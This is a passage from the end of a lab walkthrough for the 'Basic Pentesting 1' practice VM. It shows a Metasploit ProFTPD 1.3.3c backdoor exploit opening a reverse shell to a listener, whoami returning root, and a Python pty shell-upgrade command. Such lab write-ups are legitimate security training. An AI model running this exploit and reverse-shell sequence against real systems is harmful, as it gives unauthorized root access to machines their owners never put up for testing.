Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.1.13     yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

19. Run the exploit to **gain access to the VM**.

Type **whoami** to confirm access, then use the Python command to get a stable shell.

```
msf exploit(unix/ftp/proftpd_133c_backdoor) > run
[*] Started reverse TCP double handler on 192.168.1.13:4444
[*] 192.168.1.17:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo kaMm0EXqvhIDAY04;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "kaMm0EXqvhIDAY04\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.13:4444 -> 192.168.1.17:35698) at 2025-11-10 09:27:36 -0500

whoami
root
python -c 'import pty;pty.spawn("/bin/bash")'
root@vtcsec:/#
```

20. You have now **successfully hacked the Basic Pentesting 1 VM**.

Typing **ls** will show the directories inside the compromised machine.

```
root@vtcsec:/# ls
ls
bin      dev      initrd.img  lost+found  opt      run      srv      usr
boot     etc      lib         media       proc     sbin     sys      var
cdrom    home    lib64       mnt         root     snap     tmp      vmlinuz
root@vtcsec:/# cd
cd
bash: cd: HOME not set
root@vtcsec:/# cd usr
cd usr
root@vtcsec:/usr# ls
ls
bin  games  include  lib  local  locale  sbin  share  src
```